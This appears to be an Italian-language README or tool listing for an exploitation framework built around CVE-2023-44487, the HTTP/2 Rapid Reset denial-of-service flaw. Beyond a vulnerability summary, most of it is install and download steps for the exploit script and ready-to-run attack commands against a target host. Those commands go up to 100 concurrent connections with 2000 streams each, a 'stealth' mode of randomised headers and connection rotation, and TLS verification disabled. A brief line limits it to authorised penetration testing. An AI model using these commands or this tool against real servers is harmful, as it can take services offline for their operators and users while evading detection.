
Framework avanzato di sfruttamento della vulnerabilità HTTP/2 Rapid Reset CVE-2023-44487. Caratterizzato da attacchi concorrenti multi-connessione, controllo adattivo della velocità, modalità stealth con header casuali, metriche in tempo reale e report di valutazione del rischio. Solo per test di penetrazione autorizzati. Di Sudeepa Wanigarathna
Professional Edition v1.0.1 | Autore: Sudeepa Wanigarathna


Un framework di valutazione di livello professionale per CVE-2023-44487, la vulnerabilità HTTP/2 Rapid Reset. Questo strumento aiuta i professionisti della sicurezza a testare e validare i sistemi contro una delle condizioni DoS HTTP/2 più impattanti divulgate negli ultimi anni.
Dimostra come la creazione e il reset rapidi di stream HTTP/2 possano esaurire le risorse del server e portare a condizioni di Denial of Service (DoS).
| Uso | Risultati |
|---|---|
 |  |
| Attributo | Valore |
|---|---|
| ID CVE | CVE-2023-44487 |
| Punteggio CVSS | 7.5 (Alto) |
| Vettore di attacco | Rete |
| Complessità dell'attacco | Bassa |
| Impatto | Denial of Service (Esaurimento delle risorse) |
| Protocolli interessati | HTTP/2 |
| Data di divulgazione | Ottobre 2023 |
La vulnerabilità sfrutta il meccanismo di gestione degli stream del protocollo HTTP/2:
| Funzionalità | Descrizione |
|---|---|
| Supporto HTTP/2 | Implementazione completa del protocollo HTTP/2 tramite la libreria h2 |
| Multi-connessione | Attacco concorrente su più connessioni |
| SSL/TLS | Supporto HTTPS con opzioni di verifica dei certificati |
| Controllo adattivo della velocità | Regola dinamicamente la velocità di attacco in base alla risposta del server |
| Modalità stealth | Header randomizzati e rotazione delle connessioni |
| Monitoraggio in tempo reale | Visualizzazione delle metriche live durante l'esecuzione |
| Report completi | Output JSON/CSV con valutazione del rischio |
| Supporto Docker | Distribuzione containerizzata per test semplificati |
| Componente | Minimo | Consigliato |
|---|---|---|
| Sistema operativo | Linux / macOS / Windows | Linux o macOS |
| Python | 3.7+ | 3.11+ |
| CPU | 2 core | 4+ core |
| RAM | 2GB | 4GB+ |
| Rete | 100Mbps | 1Gbps+ |
h2>=4.1.0,<5.0.0
aiohttp>=3.8.0,<4.0.0
# Clone the repository
git clone https://github.com/CerberusMrXi/CVE-2023-44487-HTTP2-DoS-Rapid-Reset-Exploit
cd CVE-2023-44487-HTTP2-DoS-Rapid-Reset-Exploit

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 cve-2023-44487-exploit.py --help
# Create virtual environment
python3 -m venv venv

# Activate virtual environment
# On Linux/macOS:
source venv/bin/activate
# On Windows:
venv\Scripts\activate

# Install dependencies
pip install -r requirements.txt
# Build Docker image
docker build -t cve-2023-44487-exploit .

# Run with Docker
docker run --rm cve-2023-44487-exploit target.com
# Install without requirements.txt
pip install "h2>=4.1.0,<5.0.0" "aiohttp>=3.8.0,<4.0.0"

# Download the exploit
wget https://raw.githubusercontent.com/CerberusMrXi/CVE-2023-44487-HTTP2-DoS-Rapid-Reset-Exploit/main/cve-2023-44487-exploit.py

# Make executable
chmod +x cve-2023-44487-exploit.py
# Simple run with default settings
python3 cve-2023-44487-exploit.py example.com

# Test HTTPS on port 443
python3 cve-2023-44487-exploit.py target.com -p 443 --no-verify

# Test HTTP on port 80
python3 cve-2023-44487-exploit.py target.com -p 80 --no-ssl
python3 cve-2023-44487-exploit.py target.com -c 10 -s 100 -d 5 --no-verify
python3 cve-2023-44487-exploit.py target.com -c 100 -s 2000 -d 60 --stealth --no-verify
| Opzione | Descrizione | Predefinito |
|---|---|---|
host | Hostname o IP del target | Obbligatorio |
-p, --port | Porta del target | 443 |
--no-ssl | Disabilita SSL/TLS | False |
--no-verify | Salta la verifica SSL | False |
| Opzione | Descrizione | Predefinito |
|---|---|---|
-c, --connections | Numero di connessioni concorrenti | 50 |
-s, --streams | Stream per connessione | 1000 |
-d, --duration | Durata in secondi | 30 |
--max-streams | Numero massimo totale di stream | 100000 |
--delay | Ritardo base tra le operazioni | 0.0001s |
Scopri gli strumenti più utilizzati dalla nostra community.
Nessun dato di popolarità ancora.


